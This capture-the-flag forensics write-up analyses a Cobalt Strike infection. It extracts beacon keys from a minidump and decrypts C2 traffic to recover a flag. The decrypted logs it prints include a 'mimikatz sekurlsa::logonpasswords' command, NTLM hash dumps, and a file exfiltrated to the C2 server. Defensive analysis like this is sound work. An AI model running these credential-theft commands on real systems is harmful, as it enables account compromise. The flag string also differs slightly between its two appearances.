Challenge Scenerio

A fleet of steam blimps waits the final signal from their commander in order to attack gogglestown kingdom. A recent cyber attack had us thinking if the enemy managed to discover our plans and prepare a counter-attack. Will the fleet get ambused???

Materials on hand

The challenge contains 2 files:

- PCAP file: `capture.pcapng`
- Minidump crash report file: `freesteam.dmp`

Initial Analysis


Examining the PCAP file, IPv4 statistics indicate that only two IP addresses — `192.168.1.7` and `192.168.1.9` — are present, with traffic limited to HTTP over TCP.

Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
IPv4 Statistics/All Addresses	261				0.0007	100%	0.4900	272.581
192.168.1.9	261				0.0007	100.00%	0.4900	272.581
192.168.1.7	261				0.0007	100.00%	0.4900	272.581

By following the HTTP stream, the first notable event observed on the victim machine is the download of an executable named `freesteam.exe`.

No.	Time	Source	Destination	Protocol	Length	HID Data	Info
1	0.000000	192.168.1.7	192.168.1.9	TCP	66		49753 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2	0.000033	192.168.1.9	192.168.1.7	TCP	66		8080 → 49753 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
3	0.000143	192.168.1.7	192.168.1.9	TCP	66		49754 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
4	0.000151	192.168.1.9	192.168.1.7	TCP	66		8080 → 49754 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
5	0.000249	192.168.1.7	192.168.1.9	TCP	60		49753 → 8080 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
6	0.016315	192.168.1.7	192.168.1.9	TCP	60		49754 → 8080 [ACK] Seq=1 Ack=1 Win=262656 Len=0
7	0.022924	192.168.1.7	192.168.1.9	HTTP	507		GET /freesteam.exe HTTP/1.1
8	0.022951	192.168.1.9	192.168.1.7	TCP	54		8080 → 49753 [ACK] Seq=1 Ack=454 Win=64128 Len=0
9	0.023319	192.168.1.9	192.168.1.7	TCP	259		8080 → 49753 [PSH, ACK] Seq=1 Ack=454 Win=64128 Len=205 [TCP PDU reassembled in 12]
10	0.023363	192.168.1.9	192.168.1.7	TCP	7354		8080 → 49753 [PSH, ACK] Seq=206 Ack=454 Win=64128 Len=7300 [TCP PDU reassembled in 12]
11	0.023375	192.168.1.9	192.168.1.7	TCP	5894		8080 → 49753 [PSH, ACK] Seq=7506 Ack=454 Win=64128 Len=5840 [TCP PDU reassembled in 12]
12	0.023422	192.168.1.9	192.168.1.7	HTTP	1250		HTTP/1.0 200 OK (application/x-msdos-program)
13	0.023498	192.168.1.7	192.168.1.9	TCP	60		49753 → 8080 [ACK] Seq=454 Ack=6046 Win=2102272 Len=0
14	0.023596	192.168.1.7	192.168.1.9	TCP	60		49753 → 8080 [ACK] Seq=454 Ack=14543 Win=2102272 Len=0
15	0.028432	192.168.1.7	192.168.1.9	TCP	60		49753 → 8080 [FIN, ACK] Seq=454 Ack=14543 Win=2102272 Len=0
16	0.028446	192.168.1.9	192.168.1.7	TCP	54		8080 → 49753 [ACK] Seq=14543 Ack=455 Win=64128 Len=0
17	5.933807	192.168.1.7	192.168.1.9	TCP	60		49754 → 8080 [FIN, ACK] Seq=1 Ack=1 Win=262656 Len=0
18	5.933926	192.168.1.9	192.168.1.7	TCP	54		8080 → 49754 [FIN, ACK] Seq=1 Ack=2 Win=64256 Len=0
19	5.934076	192.168.1.7	192.168.1.9	TCP	60		49754 → 8080 [ACK] Seq=2 Ack=2 Win=262656 Len=0
20	29.570633	192.168.1.7	192.168.1.9	TCP	66		49761 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
21	29.570671	192.168.1.9	192.168.1.7	TCP	66		80 → 49761 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
22	29.570868	192.168.1.7	192.168.1.9	TCP	60		49761 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
23	29.571031	192.168.1.7	192.168.1.9	HTTP	249		GET /iVd9 HTTP/1.1
24	29.571040	192.168.1.9	192.168.1.7	TCP	54		80 → 49761 [ACK] Seq=1 Ack=196 Win=64128 Len=0
25	29.573250	192.168.1.9	192.168.1.7	TCP	174		80 → 49761 [PSH, ACK] Seq=1 Ack=196 Win=64128 Len=120 [TCP PDU reassembled in 47]
26	29.573292	192.168.1.9	192.168.1.7	TCP	1514		80 → 49761 [ACK] Seq=121 Ack=196 Win=64128 Len=1460 [TCP PDU reassembled in 47]
27	29.573315	192.168.1.9	192.168.1.7	TCP	1514		80 → 49761 [ACK] Seq=1581 Ack=196 Win=64128 Len=1460 [TCP PDU reassembled in 47]
28	29.573329	192.168.1.9	192.168.1.7	TCP	2974		80 → 49761 [PSH, ACK] Seq=3041 Ack=196 Win=64128 Len=2920 [TCP PDU reassembled in 47]
29	29.573338	192.168.1.9	192.168.1.7	TCP	5894		80 → 49761 [PSH, ACK] Seq=5961 Ack=196 Win=64128 Len=5840 [TCP PDU reassembled in 47]
30	29.573349	192.168.1.9	192.168.1.7	TCP	1514		80 → 49761 [ACK] Seq=11801 Ack=196 Win=64128 Len=1460 [TCP PDU reassembled in 47]


Using Wireshark's **Export Objects (HTTP)** feature (`File -> Export Objects -> HTTP`), the executable can be extracted for further analysis.


Wireshark · Export · HTTP object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
12	192.168.1.9:8080	application/x-msdos-program	14 kB	freesteam.exe
47	192.168.1.9	application/octet-stream	206 kB	iVd9
69	192.168.1.9	application/octet-stream	48 bytes	match
76	192.168.1.9	application/octet-stream	68 bytes	submit.php?id=1909272864
101	192.168.1.9	application/octet-stream	87 kB	match
109	192.168.1.9	application/octet-stream	724 bytes	submit.php?id=1909272864
135	192.168.1.9	application/octet-stream	82 kB	match
143	192.168.1.9	application/octet-stream	548 bytes	submit.php?id=1909272864
190	192.168.1.9	application/octet-stream	438 kB	match
204	192.168.1.9	application/octet-stream	4516 bytes	submit.php?id=1909272864
217	192.168.1.9	application/octet-stream	80 bytes	match
224	192.168.1.9	application/octet-stream	324 bytes	submit.php?id=1909272864
237	192.168.1.9	application/octet-stream	80 bytes	match
254	192.168.1.9	application/octet-stream	62 kB	submit.php?id=1909272864

The binary was then uploaded to VirusTotal, which suggests that it behaves as an “open gate” for a Cobalt Strike attack session, likely functioning as a Beacon payload.



The remaining network traffic contains obfuscated or non-human-readable (“fuzzy”) strings, indicating the presence of encoded or encrypted communication.

Conclusion


The analysis indicates that the victim machine downloaded and likely executed a malicious payload, establishing a command-and-control (C2) channel. The next objective is to identify and decode the encoding or encryption mechanism used within the network traffic.

Deeper Analysis

My initial thought process was to extract the beacon's content to get a better understanding of what was actually going on under the hood. After doing some research, I came across an excellent article by NVISO Labs on Cobalt Strike: Decrypting Obfuscated Traffic – Part 4. Following their guidance, I discovered a powerful Python script called `cs-parse-http-traffic.py`.

> These are instructions to transform (deobfuscate) the incoming traffic, so that it can then be decrypted. To understand in detail how this works, we will do the transformation manually with CyberChef. However, do know that tool cs-parse-http-traffic.py can do these transformations automatically.

In Didier Stevens' repository, I also found a companion tool that is crucial for this specific challenge: `cs-extract-key.py`.



After retrieving the scripts and installing the required libraries, my first step was to run the built-in `help` command to understand the usage parameters.

For `cs-parse-http-traffic.py`:

```
Usage: cs-parse-traffic.py [options] [[@]file ...]
Analyze Cobalt Strike HTTP/DNS beacon traffic
```

```
Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -m, --man             Print manual
  -o OUTPUT, --output=OUTPUT
                        Output to file (# supported)
  -f FORMAT, --format=FORMAT
                        Format: http/dns/task/callback/callbacksingle (default
                        http)
  -e, --extract         Extract payloads to disk
  -r RAWKEY, --rawkey=RAWKEY
                        CS beacon's raw key
  -k HMACAESKEYS, --hmacaeskeys=HMACAESKEYS
                        HMAC and AES keys in hexadecimal separated by :
  -Y DISPLAYFILTER, --displayfilter=DISPLAYFILTER
                        Tshark display filter (default http/dns)
  -t TRANSFORM, --transform=TRANSFORM
                        Transformation instructions
```

To successfully decrypt the traffic, we need to provide a key in the **`HMAC:AES`** format. Since I didn't have the key yet, I decided to pass the `unknown` parameter to see how the script handles it:

```
python3 cs-parse-traffic.py -k unknown capture.pcap > output.txt
```

The output gave me a detailed log of the encrypted traffic, providing insights into the payload length, HTTP requests, and packet numbers. This is exactly where `cs-extract-key.py` comes into play.

```
Packet number: 12
HTTP response (for request 7 GET)
Length raw data: 14336
4d5a90000300000004000000ffff0000b800000000000000400000000000000000000000000000000000000000000000
000000000000000000000000800000000e1fba0e00b409cd21b8014ccd21546869732070726f6772616d2063616e6e6f
742062652072756e20696e20444f53206d6f64652e0d0d0a2400000000000000504500004c0107000bd5de5e00000000
00000000e0000f030b010216001e00000034000000060000b01400000010000000300000000040000010000000020000
```

Key Extraction

Taking a look at the help menu for `cs-extract-key.py`:

```
Usage: cs-extract-key.py [options] <dumpfile>
Extract cryptographic keys from Cobalt Strike beacon - with Minidump support
```

A massive advantage here is that **the script supports minidump formats!**

```
  --version              show program's version number and exit
  -h, --help             show this help message and exit
  -t TASK, --task=TASK   Encrypted task data (hex) from network capture
  -c CALLBACK, --callback=CALLBACK
                         Encrypted callback data (hex) from network capture
  -f, --fullsearch       Force full memory search (slower)
  -d, --donotfullsearch
```

By using the `-t` flag, we can feed the script a chunk of encrypted data from the traffic we just parsed. You can select data from any packet to act as the input, but for efficiency, I chose the one with the smallest payload length.

```
python3 cs-extract-key.py -t
a4940d6ff0a59421822467d80d1b620bc7ecfa661c452a85c0486b56aa752e908c4aeb3f2f0a6
4d9c02d7025713867ee freesteam.dmp
```

```
Searching for AES and HMAC keys
Found 2 instance(s) of sha256\x00 anchor(s)
Searching after sha256\x00 string (0x1051c5)
AES key position: 0x0050ccbc
AES Key:  3ae7f995a2392c86e3fa8b6fbc3d953a
HMAC key position: 0x0050ffdc
HMAC Key: bf2d35c0e9b64bc46e6d513c1d0f6ffe
SHA256 raw key: bf2d35c0e9b64bc46e6d513c1d0f6ffe:3ae7f995a2392c86e3fa8b6fbc3d953a
Searching for raw key
Searching after sha256\x00 string (0x506784)
```

Traffic Decryption

With the newly discovered key, I headed back to `cs-parse-http-traffic.py` and replaced the `unknown` parameter with our valid **`HMAC:AES`** key:

```
python3 cs-parse-traffic.py -k
bf2d35c0e9b64bc46e6d513c1d0f6ffe:3ae7f995a2392c86e3fa8b6fbc3d953a
capture.pcap
```

```
Packet number: 143
HTTP request POST
http://192.168.1.9/submit.php?id=1909272864
Length raw data: 548
Counter: 4
Callback: 21 CALLBACK_HASHDUMP
b'Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::\nDefaultAccount:503:aa
d3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::\nGuest:501:aad3b435b51404eeaad3b435b51404ee:
31d6cfe0d16ae931b73c59d7e0c089c0:::\nJohn Doe:1001:aad3b435b51404eeaad3b435b51404ee:37fbc1731f66ad4e524160a7324
10f9d:::\nnpatrick:1002:aad3b435b51404eeaad3b435b51404ee:3c7c8387d364a9c973dc51a235a1d0c8:::\nWDAGUtilityAccoun
t:504:aad3b435b51404eeaad3b435b51404ee:c81c8295ec4bfa3c9b90dcd6c64727e2:::\n'

Packet number: 190
HTTP response (for request 153 GET)
Length raw data: 438896
Timestamp: 1637354904 20211119-204824
Data size: 438866
Command: 44 COMMAND_SPAWNX64
 Arguments length: 438784
 b'MZARUH\x89\xe5H\x81\xec \x00\x00\x00H\x8d\x1d\xea\xff\xff\xffH\x81\xc3\xb8\x87\x00\x00\xff\xd3H\x8
 MD5: b0cfbef2bd9a171b3f48e088b8ae2a99
Command: 40 COMMAND_JOB_REGISTER
 Arguments length: 66
 Unknown1: 0
 Unknown2: 2112152
 Pipename: b'\\\\.\\pipe\\673dd5c0'
 Command: b'mimikatz sekurlsa::logonpasswords'
 b''
```

Once decrypted, the traffic revealed some incredibly juicy information:

```
Packet number: 190
HTTP response (for request 153 GET)
Length raw data: 438896
Timestamp: 1637354904 20211119-204824
Data size: 438866
Command: 44 COMMAND_SPAWNX64
 Arguments length: 438784
 b'MZARUH\x89\xe5H\x81\xec \x00\x00\x00H\x8d\x1d\xea\xff\xff\xffH\x81\xc3\xb8\x87\x00\x00\xff\xd3H\x8
 MD5: b0cfbef2bd9a171b3f48e088b8ae2a99
Command: 40 COMMAND_JOB_REGISTER
 Arguments length: 66
 Unknown1: 0
 Unknown2: 2112152
 Pipename: b'\\\\.\\pipe\\673dd5c0'
 Command: b'mimikatz sekurlsa::logonpasswords'
 b''
```

Evidence of `mimikatz` execution and user passwords.

```
Packet number: 224
HTTP request POST
http://192.168.1.9/submit.php?id=1909272864
Length raw data: 324
Counter: 6
Callback: 22 CALLBACK_PENDING
b'\xff\xff\xff\xfe'
-------------------------------------------------------------------------------------------
C:\Users\npatrick\Desktop\*
D       0       11/19/2021 12:24:08     .
D       0       11/19/2021 12:24:08     ..
F       5175    11/11/2021 03:24:13     cheap_spare_parts_for_old_blimps.docx
F       282     11/10/2021 07:02:24     desktop.ini
F       24704   11/11/2021 03:22:16     gogglestown_citizens_osint.xlsx
F       62393   11/19/2021 12:24:10     orders.pdf

-------------------------------------------------------------------------------------------
```

A snapshot of the victim's desktop.

```
Packet number: 254
HTTP request POST
http://192.168.1.9/submit.php?id=1909272864
Length raw data: 62572
Counter: 7
Callback: 2 CALLBACK_FILE
 parameter1: 0
 length: 62393
 filenameDownload: C:\Users\npatrick\Desktop\orders.pdf
```

A PDF file being downloaded.

Extracting Files

Reviewing the help options for `cs-parse-http-traffic.py` once more, I spotted the `-e` flag, which allows for direct payload extraction from the network traffic. Let's pull those files out:


```
python3 cs-parse-traffic.py -k
bf2d35c0e9b64bc46e6d513c1d0f6ffe:3ae7f995a2392c86e3fa8b6fbc3d953a
capture.pcap -e
```

```
total 32768
drwxr-xr-x@ 23 hoangson  staff       736 Mar 23 16:07 .
drwxr-xr-x  21 hoangson  staff       672 Mar 22 13:49 ..
-rw-r--r--@  1 hoangson  staff      6148 Mar 23 15:32 .DS_Store
drwxr-xr-x@  8 hoangson  staff       256 Mar 23 14:31 .idea
-rw-r--r--   1 hoangson  staff         7 Mar 23 13:22 .python-version
-rw-r--r--@  1 hoangson  staff    123139 Mar 22 17:44 1768.py
-rw-r--r--@  1 hoangson  staff    924782 Nov 20  2021 capture.pcap
-rw-r--r--@  1 hoangson  staff     57916 Mar 23 13:03 cs-dump-analysis.py
-rw-r--r--@  1 hoangson  staff     27738 Mar 23 12:57 cs-extract-key.py
-rw-r--r--@  1 hoangson  staff     50997 Mar 23 14:11 cs-parse-traffic.py
-rw-r--r--@  1 hoangson  staff     11389 Mar 23 13:37 decodedtraffic.txt
-rw-r--r--@  1 hoangson  staff     62393 Mar 23 14:11 file.pdf
-rw-r--r--@  1 hoangson  staff  10303276 Nov 20  2021 freesteam.dmp
-rw-r--r--@  1 hoangson  staff     14336 Mar 22 13:52 freesteam.exe
-rw-r--r--@  1 hoangson  staff    206401 Mar 23 12:47 iVd9
-rw-r--r--@  1 hoangson  staff   3459489 Mar 23 15:42 output.txt
-rw-r--r--   1 hoangson  staff     62393 Mar 23 16:07 payload-00f542efefccd7a89a55c133180d8581.vir
-rw-r--r--   1 hoangson  staff     87552 Mar 23 16:07 payload-1e4b88220d370c6bc55e213761f7b5ac.vir
-rw-r--r--   1 hoangson  staff        35 Mar 23 16:07 payload-2211925feba04566b12e81807ff9c0b4.vir
-rw-r--r--   1 hoangson  staff     82432 Mar 23 16:07 payload-851cbc5a118178f5c548e573a719d221.vir
-rw-r--r--   1 hoangson  staff    438784 Mar 23 16:07 payload-b0cfbef2bd9a171b3f48e088b8ae2a99.vir
-rw-r--r--   1 hoangson  staff        36 Mar 23 16:07 payload-b25952a4fd6a97bac3ccc8f2c01b906b.vir
```

Running the `file` command on the output helped me identify the extracted payloads: one PDF, an ASCII text file, and a few DLLs.

```
drwxr-xr-x   7 hoangson  staff       224 Mar 23 13:31 venv
(venv) ➜  Strike Back file payload*
payload-00f542efefccd7a89a55c133180d8581.vir: PDF document, version 1.4, 1 pages
payload-1e4b88220d370c6bc55e213761f7b5ac.vir: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
payload-2211925feba04566b12e81807ff9c0b4.vir: data
payload-851cbc5a118178f5c548e573a719d221.vir: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
payload-b0cfbef2bd9a171b3f48e088b8ae2a99.vir: MS-DOS executable PE32+ executable (DLL) (console) x86-64, for MS
 Windows
payload-b25952a4fd6a97bac3ccc8f2c01b906b.vir: ASCII text, with no line terminators
```

Naturally, the PDF immediately caught my attention. I renamed the file with a `.pdf` extension, opened it up, and there it was—the flag.



DO NOT SHARE

Plan	Attack GogglesTown
Time	13:37
Date	11-21-2021
Flag	HTB{Th4nk_g0d_y0u_f0und_1t_0n_T1m3!!!!}

Final Flag

```
HTB{Th4nk_g0d_y0u_f0und_1t_0n_T1m3!!!!!}
```